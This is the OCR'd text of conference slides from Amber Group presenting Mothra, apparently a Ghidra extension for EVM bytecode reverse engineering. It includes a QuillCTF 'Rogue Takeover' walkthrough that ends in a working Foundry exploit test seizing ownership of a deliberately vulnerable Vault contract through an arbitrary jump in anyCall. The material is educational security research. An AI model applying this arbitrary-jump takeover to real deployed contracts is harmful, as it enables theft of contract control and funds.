



Calldata = function selector + ABI-Encoded Input

# Function Selector Analyzer - Function Dispatching



# Function Selector Analyzer - Function Dispatching



# Function Selector Analyzer - Function Dispatching

Without analyzer in Mothra

```
code:0013 80          DUP1
code:0014 63 70 a0    PUSH4     0x70a08231
          82 31
code:0019 11          GT
code:001a 61 00 f7    PUSH2     0xf7
code:001d 57          JUMPI
code:001e 80          DUP1
code:001f 63 a4 57    PUSH4     0xa457c2d7
          c2 d7
code:0024 11          GT
code:0025 61 00 95    PUSH2     0x95
code:0028 57          JUMPI
```

What could this function be?

Due to low readability, function signature is located

# Function Selector Analyzer - Function Dispatching

Listing Window

```
code:0013 80              DUP1
                          balanceOf(address)
code:0014 63 70 a0        PUSH4       0x70a08231
          82 31
code:0019 11              GT
code:001a 61 00 f7        PUSH2       0xf7
code:001d 57              JUMPI
code:001e 80              DUP1
                          decreaseAllowance(address,uint256)
code:001f 63 a4 57        PUSH4       0xa457c2d7
          c2 d7
code:0024 11              GT
code:0025 61 00 95        PUSH2       0x95
code:0028 57              JUMPI
```

Enable analyzer in Mothra

Decompilation Window

```
                /* balanceOf(address) */
if (auStack_4 == 0x70a08231) {
  auVar1 = _callvalue();
  if (auVar1 != 0x0) {
                /* WARNING: Do nothing block
    _revert(0x0,0x0);
    do {
    } while( true );
  }
```

```
                /* decreaseAllowance(address,uint256) */
if (auStack_4 == 0xa457c2d7) {
  auVar1 = _callvalue();
  if (auVar1 != 0x0) {
                /* WARNING: Do nothing block with infinite
    _revert(0x0,0x0);
    do {
    } while( true );
  }
```

Section 0x03

# CTF Challenge Demo

# QuillCTF - Rogue Takeover

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

UnitTest stub | dependencies | uml | funcSigs | draw.io
contract Vault {
    address public owner;
    bytes32 public immutable name;
    uint256 internal count;

    ftrace
    constructor(bytes32 _name⬆) {
        owner = msg.sender;
        name = _name⬆;
    }

    ftrace | funcSig
    function anyCall(uint256 _func⬆, uint256 data⬆) external {
        function(uint) func;
        assembly {
            func := _func
        }
        func(data⬆);
    }

    ftrace | funcSig
    function transferOwnership() public {
        require(msg.sender == owner);
        owner = msg.sender;
    }
}
```

GOAL: become the owner of the Vault

```sol
ftrace
constructor(bytes32 _name⬆) {
    owner = msg.sender;
    name = _name⬆;
}
```

The Vault owner is the deployer

```sol
ftrace | funcSig
function transferOwnership() public {
    require(msg.sender == owner);
    owner = msg.sender;
}
```

How can you bypass the requirement and become the owner?

# QuillCTF - Rogue Takeover

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.13;

UnitTest stub | dependencies | uml | funcSigs | draw.io
contract Vault {
    address public owner;
    bytes32 public immutable name;
    uint256 internal count;

    ftrace
    constructor(bytes32 _name⬆) {
        owner = msg.sender;
        name = _name⬆;
    }

    ftrace | funcSig
    function anyCall(uint256 _func⬆, uint256 data⬆) external {
        function(uint) func;
        assembly {
            func := _func
        }
        func(data⬆);
    }

    ftrace | funcSig
    function transferOwnership() public {
        require(msg.sender == owner);
        owner = msg.sender;
    }
}
```

GOAL: become the owner of the Vault


The Vault owner is the deployer

Is it possible to use this function?

ftrace | funcSig

```sol
function anyCall(uint256 _func⬆, uint256 data⬆) external {
    function(uint) func;
    assembly {
        func := _func
    }
    func(data⬆);
}
```

# QuillCTF - Rogue Takeover




Jumps to the function located at the memory address stored in func

Where can we jump to?

# QuillCTF - Rogue Takeover

ftrace | funcSig

```
function anyCall(uint256 _func⬆, uint256 data⬆) external {
    function(uint) func;
    assembly {
        func := _func
    }
    func(data⬆);
}
```

ftrace | funcSig

```
function transferOwnership() public {
    require(msg.sender == owner);
    owner = msg.sender;
}
```

Jumps to the function located at the memory address stored in func

There might be two opcodes inside the basic block: CALLER & SSTORE

# QuillCTF - Rogue Takeover

```
                        LAB_code_00ea                          XREF[1]:
code:00ea 5b              JUMPDEST
code:00eb 60 00           PUSH1       0x0
code:00ed 80              DUP1
code:00ee 54              SLOAD
code:00ef 60 01           PUSH1       0x1
code:00f1 60 01           PUSH1       0x1
code:00f3 60 a0           PUSH1       0xa0
code:00f5 1b              SHL
code:00f6 03              SUB
code:00f7 19              NOT
code:00f8 16              AND
code:00f9 33              CALLER
code:00fa 17              OR
code:00fb 90              SWAP1
code:00fc 55              SSTORE
code:00fd 56              JUMP
```

Where to return?

```
void FUNC_code:00d3(void)

{
  undefined auVar1 [32];
  undefined auVar2 [32];
  code *UNRECOVERED_JUMPTABLE;

  auVar1 = _sload(0x0);
  auVar2 = _caller();
  if (auVar2 != ((0x1 << 0xa0) - 0x1 & auVar1)) {
                    /* WARNING: Do nothing block with infinite loop */
    _revert(0x0,0x0);
    do {
    } while( true );
  }
  auVar1 = _sload(0x0);
  auVar2 = _caller();
  _sstore(0x0,auVar2 | ~((0x1 << 0xa0) - 0x1) & auVar1);
                    /* WARNING: Could not recover jumptable at 0x00fd. Too many
                    /* WARNING: Treating indirect jump as call */
  (*UNRECOVERED_JUMPTABLE)();
  return;
}
```

# QuillCTF - Rogue Takeover

```
ftrace | funcSig
function anyCall(uint256 _func⬆, uint256 data⬆) external {
    function(uint) func;
    assembly {
        func := _func
    }
    func(data⬆);
}
```

```
ftrace | funcSig
function transferOwnership() public {
    require(msg.sender == owner);
    owner = msg.sender;
}
```

```
                    LAB_code_00ea
code:00ea 5b            JUMPDEST
code:00eb 60 00         PUSH1       0x0
code:00ed 80            DUP1
code:00ee 54            SLOAD
code:00ef 60 01         PUSH1       0x1
code:00f1 60 01         PUSH1       0x1
code:00f3 60 a0         PUSH1       0xa0
code:00f5 1b            SHL
code:00f6 03            SUB
code:00f7 19            NOT
code:00f8 16            AND
code:00f9 33            CALLER
code:00fa 17            OR
code:00fb 90            SWAP1
code:00fc 55            SSTORE
code:00fd 56            JUMP
```

After owner assignment, the data variable is on the top of the stack

# QuillCTF - Rogue Takeover

```
ftrace | funcSig
function anyCall(uint256 _func⬆, uint256 data⬆) external {
    function(uint) func;
    assembly {
        func := _func
    }
    func(data⬆);
}
```

```
code:00f9 33    CALLER
code:00fa 17    OR
code:00fb 90    SWAP1
code:00fc 55    SSTORE
code:00fd 56    JUMP
```

Jump and stop

```
ftrace | funcSig
function transferOwnership() public {
    require(msg.sender == owner);
    owner = msg.sender;
}
```

```
code:0093 5b    JUMPDEST
code:0094 00    STOP
```

After owner assignment, the data variable is on the top of the stack

# QuillCTF - Rogue Takeover

```
ftrace | funcSig
function anyCall(uint256 _func⬆, uint256 data⬆) external {
    function(uint) func;
    assembly {
        func := _func
    }
    func(data⬆);
}
```

```
code:0093 5b          JUMPDEST
code:0094 00          STOP
```

```
                                LAB_code_00ea
code:00ea 5b                    JUMPDEST
code:00eb 60 00                 PUSH1       0x0
code:00ed 80                    DUP1
code:00ee 54                    SLOAD
code:00ef 60 01                 PUSH1       0x1
code:00f1 60 01                 PUSH1       0x1
code:00f3 60 a0                 PUSH1       0xa0
code:00f5 1b                    SHL
code:00f6 03                    SUB
code:00f7 19                    NOT
code:00f8 16                    AND
code:00f9 33                    CALLER
code:00fa 17                    OR
code:00fb 90                    SWAP1
code:00fc 55                    SSTORE
code:00fd 56                    JUMP
```

Choose the correct value for _func and data

# QuillCTF - Rogue Takeover

ftrace | funcSig

```
function testExploit() public {
    hacker = makeAddr("hacker");

    uint256 func = 0xea;
    uint256 data = 0x93;
    vm.prank(hacker);
    vault.anyCall(func, data);

    assertEq(vault.owner(), hacker);
}
```

Run the foundry test and become the vault owner

```
Ran 1 test for test/Rogue-Takeover/Solution.t.sol:RougeTakeOver
[PASS] testExploit() (gas: 38603)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.20ms (443.21µs CPU time)
```

Section 0x04

# Future Plan

# Future Plan - Return Value Arguments

```
void FUNC_code:2a7c(uint256 param1,uint256 param2,uint256 param3)

{
  undefined auVar1 [32];
  undefined auVar2 [32];
  undefined auStack_1c [32];
  undefined auStack_14 [32];
```

Ghidra's decompiler/C syntax doesn't support >1 arguments.
Need to find a workaround.

# Future Plan - Define other data spaces

- Find a workaround to Ghidra’s 64-bit address size limitation
- Define memory, calldata, storage, transient storage
- Enables better data analysis

# Future Plan - Emulator

- The Ghidra Emulator enables step-by-step EVM bytecode emulation and analysis of code execution within the Ghidra environment.
- It helps researchers understand program behavior, trace instruction flow, and analyze the effects on registers and memory.
- This tool is valuable for identifying vulnerabilities and reverse-engineering code without executing the actual binary on a live system.

# Thank you!

Yuejie Shi, Louis Tsai

Amber Group